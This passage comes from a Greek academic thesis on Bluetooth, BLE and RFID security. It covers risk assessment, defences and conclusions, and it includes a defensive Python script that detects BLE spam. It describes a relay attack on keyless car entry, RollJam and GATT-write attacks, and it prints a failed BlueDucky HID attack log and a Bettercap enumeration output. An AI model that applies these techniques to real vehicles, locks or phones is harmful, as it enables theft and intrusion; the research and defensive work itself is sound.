τους. Για την πραγματοποίηση της επίθεσης αρκεί ένα Full-Duplex SDR (Software Defined Radio), όπως το BladeRF, που επιτρέπει την ταυτόχρονη καταγραφή και μετάδοση σημάτων. Με αυτόν τον τρόπο ο επιτιθέμενος λειτουργεί ως ενδιάμεσος κόμβος. Αρχικά αρκεί να προσπαθήσει να ανοίξει την πόρτα του οχήματος, στέλνοντας ένα σήμα ξεκλειδώματος στον «αέρα» προς το κλειδί. Το SDR σε αυτήν την περίπτωση καταγράφει το αίτημα και το αναμεταδίδει με μεγαλύτερη ισχύ ώστε το κλειδί να μπορεί να το λάβει. Στην συνέχεια το κλειδί αποστέλλει με τον ίδιο τρόπο μια απάντηση που εγκρίνει το αίτημα, προς το SDR και τέλος το όχημα το λαμβάνει με αποτέλεσμα να

ξεκλειδώνει επιτυχώς.

Κεφάλαιο 5° - Εκτίμηση κινδύνου

Η εκτίμηση του κινδύνου, επιτρέπει την δημιουργία μιας ολοκληρωμένης αντίληψης, σχετικά με τον βαθμό επικινδυνότητας κάθε επίθεσης. Συνεπώς σε αυτό το κεφάλαιο, αναλύονται τα αποτελέσματα των πειραμάτων ανά πρωτόκολλο, δημιουργώντας συμπεράσματα, σχετικά με τον βαθμό ασφάλειας κάθε τεχνολογίας.

5.1 Κίνδυνοι Bluetooth

Όπως αποδείχθηκε, υπάρχουν ορισμένα κενά ασφαλείας, που επιτρέπουν την απομακρυσμένη μετάδοση κώδικα, μέσω του Bluetooth. Οι επιθέσεις που πραγματοποιήθηκαν, ήταν σε σχετικά παλαιές συσκευές, ωστόσο υπάρχει η πιθανότητα στις νεότερες (έως και Android 11), να μην έχουν γίνει οι κατάλληλες διορθώσεις στο λειτουργικό σύστημα, ώστε να είναι προστατευμένες. Οι επιθέσεις HID, συνήθως στοχεύουν σε πολύ συγκεκριμένα κενά ασφαλείας, κάτι που καθιστά την επίθεση λιγότερο αποδοτική σε νεότερες συσκευές. Η δοκιμή επίθεσης HID σε μια συσκευή με Android 14 δεν ήταν επιτυχής όπως φαίνεται στην παρακάτω εικόνα ***(Εικόνα 5.1)***. Η επιπτώσεις των επιθέσεων HID είναι ο απομακρυσμένος χειρισμός της συσκευής στόχου με άγνωστες συνέπιες για τον χρήστη, καθώς εξαρτάται από τους σκοπούς του επιτιθέμενου.

```
Selected payload: /home/nikfo/Git/BlueDucky/payloads/brute_force.txt
2024-09-23 00:11:15,494 - INFO - executing 'sudo service bluetooth restart'
2024-09-23 00:11:16,297 - INFO - executing 'sudo hciconfig hci0 name Robot POC'
2024-09-23 00:11:16,328 - INFO - executing 'hciconfig hci0 name'
2024-09-23 00:11:16,332 - INFO - executing 'sudo hciconfig hci0 class 9536'
2024-09-23 00:11:16,349 - INFO - executing 'hciconfig hci0 class'
2024-09-23 00:11:16,354 - INFO - executing 'sudo hciconfig hci0 sspmode 1'
2024-09-23 00:11:18,724 - INFO - connecting to CC:F8:26[redacted] on port 1
2024-09-23 00:11:19,969 - INFO - connecting to CC:F8:26[redacted] on port 17
2024-09-23 00:11:20,529 - ERROR - ERROR connecting on port 17: [Errno 111] Connection refused
2024-09-23 00:11:20,529 - ERROR - Connection failure: Connection failure on port 17
Traceback (most recent call last):
  File "<string>", line 3, in connect
_bluetooth.error: (111, 'Connection refused')

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/nikfo/Git/BlueDucky/BlueDucky.py", line 265, in connect
    sock.connect((self.addr, self.port))
  File "<string>", line 5, in connect
bluetooth.btcommon.BluetoothError: [Errno 111] Connection refused

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/home/nikfo/Git/BlueDucky/BlueDucky.py", line 697, in <module>
    main()
  File "/home/nikfo/Git/BlueDucky/BlueDucky.py", line 679, in main
    hid_interrupt_client = setup_and_connect(connection_manager, target_address, adapter_id)
```

Εικόνα 5.1: Η αδυναμία επίθεσης HID, σε συσκευή με ενημερωμένο λογισμικό.

5.2 Κίνδυνοι Bluetooth Low Energy

Σχετικά με το GATTacking, το BluetoothLE δεν μπορεί να αποτρέψει την επίθεση από το να τροποποιήσει, κρίσιμες πληροφορίες, που μπορεί να περιέχουν για παράδειγμα, την κατάσταση ενός λουκέτου (κλειδωμένο / ξεκλείδωτο). Μια επίθεση GATT θα μπορέσει να αλλάξει την

κατάστασή του, χωρίς να χρειάζεται περίπλοκες ενέργειες και μεθόδους. Αρκεί, ο επιτιθέμενος να έχει πρόσβαση σε ένα σύστημα Linux και το κατάλληλο λογισμικό.

Όσον αφορά την επίθεση BLE Spam, συσκευές με απενεργοποιημένο το Bluetooth, θα εξακολουθούν να επηρεάζονται και να λαμβάνουν αιτήματα ζεύξης. Η συγκεκριμένη επίθεση είναι αποτελεσματική σε πολλαπλές συσκευές, ανεξάρτητος της έκδοσης λογισμικού, τον κατασκευαστή, η την χρονολογία τους. Ο λόγος είναι ότι τα Advertising Channels είναι δεσμευμένα ακριβώς για αυτόν τον σκοπό, ο οποίος είναι, κοντινές συσκευές να μπορούν να εντοπιστούν για να διασυνδεθούν. Παρατηρείται πως δεν υπάρχει επαρκής έλεγχος ή φιλτράρισμα των αιτημάτων ζεύξης, όπως για παράδειγμα, ο περιορισμός του πλήθους αιτημάτων εντός ενός χρονικού διαστήματος.

5.3 Κίνδυνοι Radio Frequency Identification

Τα συστήματα ραδιοσυχνοτήτων, χρησιμοποιούνται σε ποικίλες εφαρμογές στις σύγχρονες τηλεπικοινωνίες. Ορισμένοι τύποι επιθέσεων είναι πιο αποτελεσματικοί και άλλοι λιγότερο. Υπάρχουν πολλές τεχνολογίες ασφάλειας, συγκεκριμένα, η τεχνολογία των κυλιόμενων κωδικών, όπου αποτελεί μια λύση για επιθέσεις απλού **Capture & Replay** λόγω της διαφοροποίησης του σήματος, ωστόσο δεν αποτρέπει πιο περίπλοκες επιθέσεις που εκμεταλλεύονται τα κενά ασφαλείας της. Η επίθεση **RollJam** ήταν επιτυχής και στα δύο οχήματα παρά την χρονολογική απόσταση μεταξύ τους, ακόμη και στο σύστημα γκαραζόπορτας καθώς πραγματοποιήθηκε η επίθεση **Replay** και ήταν επιτυχής η επανάληψη ενός έγκυρου *σήματος-κλειδιού*. Παρατηρείται ότι δεν υπάρχει επαρκής εξέλιξη και ανάπτυξη στην τεχνολογία των κυλιόμενων κωδικών ή σε άλλες τεχνικές προστασίας και οι κατασκευαστές δεν λαμβάνουν επαρκή μέτρα, ώστε να υλοποιήσουν πιθανώς διαφορετικές λύσεις και μεθόδους με στόχο να αποτρέπονται ή να περιορίζονται τέτοιου είδους επιθέσεις. Το αποτέλεσμα είναι να θέτονται σε άμεσο κίνδυνο πολλαπλά οχήματα, αλλά και άλλες τεχνολογίες ελέγχου πρόσβασης που χρησιμοποιούν συστήματα **RFID**. Ταυτόχρονα τα **SDRs** εξελίσσονται με ραγδαίο ρυθμό, σε συσκευές «τσέπης» όπως το **Flipper Zero** και το **PortaPack H2** - που ενσωματώνεται με το **HackRF -** και επιτρέπει την αυτόνομη και ανεξάρτητη λειτουργία χωρίς κάποιο υπολογιστή ή άλλο επιπρόσθετο υλικό, με αποτέλεσμα οι επιθέσεις **RollJam** αλλά και όχι μόνο, να πραγματοποιούνται πολύ πιο εύκολα και με μειωμένο κίνδυνο εντοπισμού.

Κεφάλαιο 6° – Ασφάλεια

Το παρών κεφάλαιο έχει ως στόχο την μελέτη και την ανάπτυξη κατάλληλων μέτρων προστασίας, με βάση τα αποτελέσματα των πειραμάτων, ώστε να επιτευχθεί η αποτελεσματική αποτροπή των ανάλογων επιθέσεων.

6.1 Η ασφάλεια στο Bluetooth

Οι επιθέσεις HID μπορούν να περιοριστούν, ενημερώνοντας τακτικά το λογισμικό με διορθώσεις ασφαλείας. Υπάρχει ωστόσο, ο κίνδυνος ένα HID Attack να εκμεταλλευτεί κενά ασφαλείας ZeroDay και θα επιτρέψει την απομακρυσμένη εκτέλεση κώδικα, με τον επιτιθέμενο να μπορεί ελεύθερα να διαχειριστεί την συσκευή σύμφωνα με τους στόχους του, χωρίς κάποια ενέργεια από τον χρήστη. Παλιές συσκευές που δεν λαμβάνουν ενημερώσεις ασφαλείας είναι πιο εκτεθειμένες σε επιθέσεις HID, λόγω κενών ασφαλείας που δεν έχουν επιλυθεί. Σ αυτήν την περίπτωση, αν το Bluetooth δεν χρειάζεται να είναι ενεργό, μπορεί να απενεργοποιηθεί με στόχο να αποτραπούν τέτοιου είδους επιθέσεις.

6.2 Η ασφάλεια στο Bluetooth Low Energy

Ο τρόπος με τον οποίο μπορεί να αποτραπεί μια επίθεση GATT σε συσκευές BluetoothLE, προστατεύοντας σημαντικές πληροφορίες, είναι η περιορισμένη πρόσβαση από εξωτερικές συσκευές. Στην παρακάτω εικόνα, παρουσιάζεται το αποτέλεσμα από το **enumeration** του FlipperZero μέσω του Bettercap ***(Εικόνα 6.1)***.

```
192.168.2.0/24 > 192.168.2.7 » ble.enum 80:e1:27
[00:51:22] [sys.log] [inf] ble.recon connecting to 80:e1:27 ...
192.168.2.0/24 > 192.168.2.7 »
```

Handles	Service > Characteristics	Properties	Data
0001 -> 0004	Generic Attribute (1801)		
0003	Service Changed (2a05)	INDICATE	
0005 -> 000b	Generic Access (1800)		
0007	Device Name (2a00)	READ	Flipper Anovin
0009	Appearance (2a01)	READ	0x8600
000b	Peripheral Preferred Connection Parameters (2a04)	READ	Connection Interval: 65535 -> 65535 Slave Latency: 0 Connection Supervision Timeout Multiplier: 65535
000c -> 0016	Device Information (180a)		
000e	Manufacturer Name String (2a29)	READ	insufficient authentication
0010	Serial Number String (2a25)	READ	insufficient authentication
0012	Firmware Revision String (2a26)	READ	insufficient authentication
0014	Software Revision String (2a28)	READ	insufficient authentication
0016	03f6666dae5e47c88e1a5d873eb5a933	READ	insufficient authentication
0017 -> 001d	Battery Service (180f)		
0019	Battery Level (2a19)	READ, NOTIFY	insufficient authentication
001c	2a1a	READ, NOTIFY	insufficient authentication
001f -> 002a	8fe5b3d52e7f4a982a487acc60fe0000		
0021	19ed82aeed214c9d4145228e62fe0000	READ, **WRITE**	insufficient authentication
0023	19ed82aeed214c9d4145228e61fe0000	READ, INDICATE	insufficient authentication
0026	19ed82aeed214c9d4145228e63fe0000	READ, NOTIFY	insufficient authentication
0029	19ed82aeed214c9d4145228e64fe0000	READ, **WRITE**, NOTIFY	insufficient authentication

Εικόνα 6.1: Ο έλεγχος πρόσβασης σε κρίσιμες πληροφορίες.

Παρατηρείται, ότι το FlipperZero, εφαρμόζει αυστηρότερο έλεγχο πρόσβασης σε ορισμένες πληροφορίες, παρότι διαθέτουν την δυνατότητα / ιδιότητα **WRITE**, που σημαίνει ότι περιέχει μεταβλητή τιμή. Το τελευταίο UUID **8fe5b3d52e7fa98a487acc60fe0000**, περιέχει τιμή μου μεταβάλλεται μέσω πολύ συγκεκριμένων επικοινωνιών BluetoothLE και δεν μπορεί να τροποποιηθεί από το Bettercap, λόγω ανεπαρκούς ταυτοποίησης της επικοινωνίας (insufficient authentication). Παρόμοιους ελέγχους διαθέτουν και άλλα UUIDs με ιδιότητες **READ**, που περιορίζουν την ανάγνωση της πληροφορίας που περιέχουν, όπως ο σειριακός αριθμός.


Οι επιθέσεις BLE Spam μπορούν να αποτραπούν, με τον περιορισμό των Advertising καναλιών. Μια συσκευή BLE μπορεί να ρυθμιστεί ως **non-discoverable** που αποτρέπει ολοκληρωτικά την λήψη advertising πακέτων. Στην περίπτωση που μια συσκευή πρέπει να είναι ανιχνεύσιμη, μπορεί να περιοριστεί ο χρόνος για τον οποίο είναι ορατή, αποτρέποντας την εξάντληση πόρων και την αυξημένη κατανάλωση ενέργειας. Επίσης οι συσκευές που μπορούν να ανιχνεύσουν την συσκευή, μπορούν να ομαδοποιηθούν σε Whitelist / Blacklist, περιορίζοντας την έκθεση της συσκευής, σε advertising πακέτα.

Παρακάτω παρουσιάζεται ένας αυτοσχέδιος κώδικας[17] αποτροπής επιθέσεων BLESpam μέσω του **FlipperZero**, σε λειτουργικά συστήματα **Windows**, ελέγχοντας διαρκώς, για μη ομαλή λειτουργεία τρίτων συσκευών που αποστέλλουν **Advertising Packets** στον κύριο κόμβο (**Host)** του προγράμματος. Ως μέθοδο αποτροπής, το πρόγραμμα απενεργοποιεί το Bluetooth στην περίπτωση που εντοπίσει έναν προκαθορισμένο αριθμό πακέτων που στάλθηκαν εντός ενός δευτερολέπτου, στο συγκεκριμένο παράδειγμα, δέκα (10) πακέτα ανά ένα (1) δευτερόλεπτο. Ο κώδικας χρησιμοποιεί την βιβλιοθήκη **Bleak** για την αλληλεπίδραση με το Bluetooth Interface του Host και μπορεί να εντοπίσει επιθέσεις, μόνο από σταθερές διευθύνσεις MAC. Συνεπώς επιθέσεις από πολλαπλά παράλληλα νήματα με τυχαία δημιουργία διευθύνσεων δεν γίνονται

[17] https://github.com/Nikos2002228/BLESpamBlocker

αντιληπτές. Αξίζει να σημειωθεί πως το **FlipperZero** δημιουργεί ***πλαστές*** διευθύνσεις MAC ακόμα και για την εκτέλεση της επίθεσης με χρήση μίας μόνο διεύθυνσης.

Εικόνα 6.2: Πραγματοποίηση επίθεσης BLESpam μέσω του FlipperZero, με αποστολή πακέτων ανά 50 ms.



Εικόνα 6.3: Ο εντοπισμός, ασυνήθιστης δραστηριότητας και η αποτροπή της με την απενεργοποίηση του Bluetooth Interface.

```
# A script to prevent FlipperZero's BLESpam attack on Windows Hosts.
# It works by scanning for nearby BLE devices, counting the received
# advertisement packets by each MAC. If a device exceeds the given toler-
ance,
# the bluetooth adapter is disabled, to prevent further issues such as
crashes.

# Author: Nikolaos Fokos
# Version 1.0
# Date: 29-10-2024

# This script is used for experimentation purposes and does not provide
an
# efficient solution for preventing complicated attacks. It can detect
only simple attacks
# without the use of MAC Randomization.

import asyncio
```

```
import datetime
import os
import sys
import threading

# Library for interacting with the Bluetooth adapter
from bleak import BleakScanner

# Definition of maximum allowed packets per 1 seconds.
ADV_CL_TOLERANCE = 10
# Duration of time window in seconds
TIME_WINDOW = 1
# Delay between scans
SCAN_DELAY = 0.02

# A dictionary to store all discovered devices
devices = {}

# Function to disable the Bluetooth adapter
def disableBluetooth():
      # Execute an external powershell script for disabling hardware
      os.system("powershell -ExecutionPolicy Bypass -File C:\\Us-
ers\\nikfo\\Desktop\\Bluetooth.ps1 -Bluetoothstatus Off")
      print("Disabled the Bluetooth adapter.")
      # End the program
      sys.exit()

def deviceLogger(device, advertising_data):
      # Get basic device identifiers such as name and MAC
      device_name = device.name or "Unknown Device"
      device_address = device.address

      # Get additional information from the advertiment packets
      device_hostname = advertising_data.local_name or "Unknown Hostname"
      device_rssi = advertising_data.rssi

      # Print the devices details and available services
      print(f"MAC: {device_address}, Name: {device_name}, Hostname: {de-
vice_hostname}, RSSI: {device_rssi}")

      # Basic logging logic
      if device_address not in devices:
            # Add the device on the device dictionary if not found
            devices[device_address] = {
                  "device_name": device_name,
                  "device_hostname": device_hostname,
                  "packet_timestamps": [],
```

```
                "received_packets": 0,
                "device_rssi": device_rssi,
            }

      # Fetch the current time to create a new timestamp
      current_time = datetime.datetime.now()

      # Add the received packet's timestamp on the devices attributes
      devices[device_address]["packet_timestamps"].append(current_time)
      devices[device_address]["received_packets"] += 1

      # Keep packets that are within the same second
      packet_timestamps = devices[device_address]["packet_timestamps"]
      devices[device_address]["packet_timestamps"] = []

      # Update the old timestampts with new, that are within 1 second
      for timestamp in packet_timestamps:
            if (current_time - timestamp).total_seconds() < TIME_WINDOW:
                  devices[device_address]["packet_timestamps"].ap-
pend(timestamp)

      # Update the packet count
      devices[device_address]["received_packets"] = len(devices[de-
vice_address]["packet_timestamps"])

# Check the behavior of the devices when the time window ends
def checkBehavior():
      for device_address, device_details in list(devices.items()):
            # If a device's packets, received within 1 second are more
than
            # the maximum tolerance, the Bluetooth adapter is disabled
            if device_details["received_packets"] > ADV_CL_TOLERANCE:
                  print(
                        f"[!]: Dangerous behavior detected."
                        f"    MAC:        {device_address}"
                        f"    Name:       {device_details['de-
vice_name']}"
                        f"    Hostname:   {device_details['device_host-
name']}"
                        f"    Power:      {device_details['de-
vice_rssi']}"
                        )

                  # Disable the Bluetooth adapter
                  disableBluetooth()
```

```
# Asyncronous function, to scan for near BLE devices and perform a behav-
ior scan
async def bleScanner():
      print("Scanning for BLE devices ...")
      # Start a scan and use deviceLogger as callback
      async with BleakScanner(deviceLogger):
            while True:
                  # Delay of each scan
                  await asyncio.sleep(SCAN_DELAY)
                  threading.Thread(target=checkBehavior())

# Main
async def main():
      await bleScanner()

# Main execution
if __name__ == "__main__":
      asyncio.run(main())
```

6.3 Η ασφάλεια στο RFID

Τα συστήματα που βασίζονται στην τεχνολογία των RFID, όπως αποδείχτηκε, είναι ευάλωτα ακόμη και σε περίπλοκες επιθέσεις που μπορούν να παρακάμψουν τις μεθόδους ασφάλειας, όπου μέχρι και σήμερα εφαρμόζονται σε παγκόσμιο επίπεδο. Οι τρόποι με τους οποίους μπορούν να ασφαλιστούν είναι περιορισμένοι, καθώς δεν υπάρχει δυνατότητα επαλήθευσης της ταυτότητας μέσω των ραδιοσυχνοτήτων, παρά μια σωστή μετάδοση ανεξάρτητα από που προέρχεται – είτε από τον γνήσιο πομπό, είτε από ένα SDR – μπορεί να πραγματοποιήσει ορισμένες ενέργειες, πιθανώς μη επιθυμητές. Η τεχνολογία ασφάλειας των RFID, χρίζει περισσότερης ανάπτυξης και έρευνας ώστε να βρεθούν πιο αποδοτικές λύσεις με στόχο να αποτρέπονται περίπλοκοι μέθοδοι επίθεσης, όπως το RollJam.

Κεφάλαιο 7° – Συμπεράσματα και μελλοντικές προεκτάσεις

Εφαρμόζοντας τα κατάλληλα πειράματα, με βάση τα αναφερόμενα κενά ασφαλείας, δημιουργήθηκαν συμπεράσματα και αμφιβολίες, σχετικά με τον βαθμό εμπιστευτικότητας και ασφάλειας των πρωτοκόλλων. Στο παρόν κεφάλαιο αναπτύσσονται ορισμένες ιδέες και προτάσεις για μελλοντικές διορθώσεις.

7.1 Bluetooth

Το Bluetooth είναι μια τεχνολογία, όπου έως και σήμερα, αποτελείται από κενά ασφαλείας γνωστά και μη (ZeroDay Vulnerabilities), θέτοντας σε άμεσο κίνδυνο την πλειοψηφία των κινητών συσκευών παγκοσμίως και άλλων εφαρμογών. Όπως αποδείχθηκε, η επίθεση HID, επιτρέπει στον επιτιθέμενο τον απομακρυσμένο έλεγχο συσκευών, που δεν έχουν λάβει τις κατάλληλες επιδιορθώσεις ασφαλείας στον κώδικα τους. Συγκεκριμένα επηρεάζονται

SmartPhones με λειτουργικό σύστημα Android 7.1.1 και υπάρχουν αναφορές για σχετικά προβλήματα σε ακόμη νεότερες εκδόσεις, έως και Android 11. Οι περίπλοκες επιθέσεις HID μπορούν να δημιουργήσουν backdoors, να εκτελέσουν κακόβουλο κώδικα και να . Ο παράγοντας των **Zero Day Vulnerabilities**, παραμένει μια κρίσιμη πρόκληση για το μέλλον της ασφάλειας του Bluetooth.

7.2 Bluetooth Low Energy

Καθώς το Bluetooth Low Energy υλοποιείται, στις περισσότερες εφαρμογές που σχετίζονται με το διαδίκτυο των πραγμάτων (Internet of Things), χρειάζεται να πραγματοποιείται διαρκή έρευνα σχετικά με την ασφάλεια, διορθώνοντας κενά ασφαλείας και δημιουργώντας καινοτόμες μεθόδους αποτροπής επιθέσεων. Συγκεκριμένα η υλοποίηση IoT εφαρμογών στον τομέα της υγείας (Smart Healthcare), της ενέργειας (Smart Grids) και διαχείρισης πόρων, απαιτεί ιδιαίτερη έμφαση στην ασφάλεια και αξιοπιστία. Μια επίθεση BLESpam σε νοσοκομειακά συστήματα με κενά ασφαλείας, μπορεί να θέσει σε άμεσο κίνδυνο ανθρώπινες ζωές ή να προκαλέσει αστάθεια έως και την ολική κατάρρευση ενός δικτύου ενέργειας, προκαλώντας σημαντικά προβλήματα σε κρίσιμες υποδομές. Συνεπώς η εξέλιξη και ανάπτυξη του πρωτοκόλλου θα πρέπει να πραγματοποιείται με τρόπο, που να διασφαλίζει την αξιοπιστία, ώστε να υπάρξουν οι κατάλληλες υποδομές για τις εφαρμογές του μέλλοντος.

7.3 Radio Frequency Identification

Η ασφάλεια των συστημάτων RFID παρουσιάζει μια σταδιακή παρακμή, σύμφωνα με την εξέλιξη των μεθόδων επίθεσης. Το RollJam παρότι αποτελεί μια επίθεση με σχεδόν εγγυημένη επιτυχία, αποτελεί ιδιαίτερη πρόκληση στον επιτιθέμενο οι χρονικές απαιτήσεις και η ανάγκη για παρέμβαση του χρήστη, εφόσον χρειάζεται να υπάρξει κάποια ενέργεια από το κλειδί (Fob), ώστε να μπορέσει να καταγράψει τα κατάλληλα σήματα. Η επίθεση RollBack αποτελεί μια εξίσου επικίνδυνη μέθοδο επίθεσης, ωστόσο οι κατασκευαστές έχουν αναπτύξει κατάλληλες μεθόδους αποτροπής, όπως η αύξηση των απαιτήσεων για επανα-συγχρονισμό του πομπού-δέκτη σε προηγούμενο κωδικό. Αντιθέτως η επίθεση Reflection, προκαλεί μεγαλύτερες ανησυχίες σχετικά με την μελλοντική βελτίωση ασφάλειας των RFID, καθώς αποτελεί μια εύκολη και ισχυρή απειλή έναντι, ενός τεράστιου κενού ασφαλείας, όπου θα παρουσιάζεται ως διευκόλυνση σε όλο και περισσότερα οχήματα, εφαρμογές IoT και όχι μόνο.

Επίλογος

Ύστερα από λεπτομερής ανάλυσης και εκτεταμένης έρευνας του τρόπου λειτουργίας των σύγχρονων IoT τεχνολογιών, Bluetooth, BluetoothLE και Radio Frequency Identification, καταγράφηκαν οι πιο συχνές απειλές κάθε πρωτοκόλλου, αξιολογώντας τον βαθμό ρίσκου. Αναλύθηκαν εργαλεία υλικού και λογισμικού που χρησιμοποιήθηκαν στην υλοποίηση πειραμάτων, παρουσιάζοντας τις δυνατότητες τους. Έπειτα από προσπάθειες εκμετάλλευσης των κενών ασφαλείας με την δοκιμή πολλαπλών και διαφορετικών μεθόδων επίθεσης, εξηγώντας εις βάθος, τον τρόπο υλοποίησης κάθε μίας, προκύπτει το συμπέρασμα ότι υπάρχουν αρκετές προοπτικές βελτίωσης, στις τεχνικές αποτροπής επιθέσεων για κάθε πρωτόκολλο. Τέλος, η ραγδαία ανάπτυξη της τεχνολογίας, προσφέρει ακόμη πιο δυνατά και ευέλικτα εργαλεία στα χέρια κακόβουλων χρηστών, επιτρέποντας την εύκολη εκτέλεση περίπλοκων επιθέσεων και είναι απαραίτητο, η έρευνα στην ασφάλεια των νέων τεχνολογιών να βρίσκεται πάντα ένα βήμα μπροστά.

Πίνακας ακρώνυμων

- **BTLE**: Bluetooth Low Energy
- **RFID**: Radio Frequency Identification
- **SDR**: Software Defined Radio
- **HDR**: Hardware Defined Radio

Βιβλιογραφία

[1] Security Vulnerabilities in Bluetooth Technology as Used in IoT, by Angela M. Lonzetta, Peter Cope, Joseph Campbell, Bassam J. Mohd and Thaier Hayajneh

[2] The Importance of Applying Security Practices in Wireless Communication: Bluetooth Low Energy and RFID, by Joseph Tassone and Mike Biocchi

[3] RFID Security in the Context of "Internet of Things", by Renu Aggarwal, Manik Lal Das

[4] Bluetooth Vs. Bluetooth Low Energy: What's The Difference?

[5] Vulnerabilities and Attacks on Bluetooth LE Devices—Reviewing Recent Info, by Nthatisi Hla

[6] Smart homes under siege: Assessing the robustness of physical security against cyber attackers, by Ashley Allen, Alexios Mylonas, Stilianos Vidalis, and Dimitris Gritzalis

[7] Attacks and Defenses in Short-Range Wireless Technologies for IoT Security threats in Bluetooth technology, by Karim Lounis and Mohammad Zulkernine

[8] Exploiting Bluetooth Vulnerabilities in e-Health IoT, by Mohammed Zubair, Devrim Unal, Abdulla Al-Ali, Abdullatif Shikfa

[9] A Survey on Security Threats and Vulnerability attacks on Bluetooth Communication, by Trishna Panse, Prashant Panse

[10] Understanding Bluetooth LE Pairing—Step by Step, by Nthatisi Hlapisi

[11] Bluetooth Security Threats and Solutions: A Survey, by Nateq Be-Nazir Ibn Minar and Mohammed Tarique

[12] A Lightweight RFID Protocol to protect against Traceability and Cloning attacks, Tassos Dimitriou

[13] Securing Bluetooth Low Energy networking: An overview of security procedures and threats, by Andrea Lacava, Valerio Zottola, Alessio Bonaldo, Francesca Cuomo, Stefano Basagni

[14] A Comprehensive Study of Bluetooth Low Energy, by Chendong Liu, Yilin Zhang, and Huanyu Zhou

[15] RFID (Radio Frequency Identification): Principles and Applications, by Stephen A. Weis

[16] RFID Security: Attacks, Countermeasures and Challenges, by Mike Burmester and Breno de Medeiros, Computer Science Department of Florida State University

[17] KeeLoq HCS301 Code Hopper Encoder Microchip Manual

[18] RollBack: A New Time-Agnostic Replay Attack Against the Automotive Remote Keyless Entry Systems, Levente Csikor, Hoon Wei Lim, Jun Wen Wong, Soundarya Ramesh, Rohini Poolat Parameswarath, and Mun Choon Chan

[19] Bluetooth Security Attacks: Comparative Analysis, Attacks, and Countermeasures, by Keijo Haataja, Konstantin Hyppönen, Sanna Pasanen, Pekka Toivanen

[20] "Bluetooth Connectivity Threatens Your Security"

[21] Bluetooth technology: security features, vulnerabilities and attacks, by Pasquale Stirparo, Jan Loeschner, Marco Cattani

[22] Security threats in Bluetooth technology, by Shaikh Shahriar Hassan, Soumik Das Bibon, Md Shohrab Hossain, Mohammed Atiquzzaman

[23] Bluetooth security vulnerabilities and bluetooth projects, by M. Herfurt, C. Mulliner

[24] The Future of Ultra-Wideband Localization in RFID, by Davide Dardari, Nicoló Decarli, Anna Guerra, and Francesco Guidi

[25] On addressing RFID/NFC-based relay attacks: An overview, by Yu-Ju Tua, Selwyn Piramuthu

[26] CVE-2023-45866 – NIST – National Vulnerability Database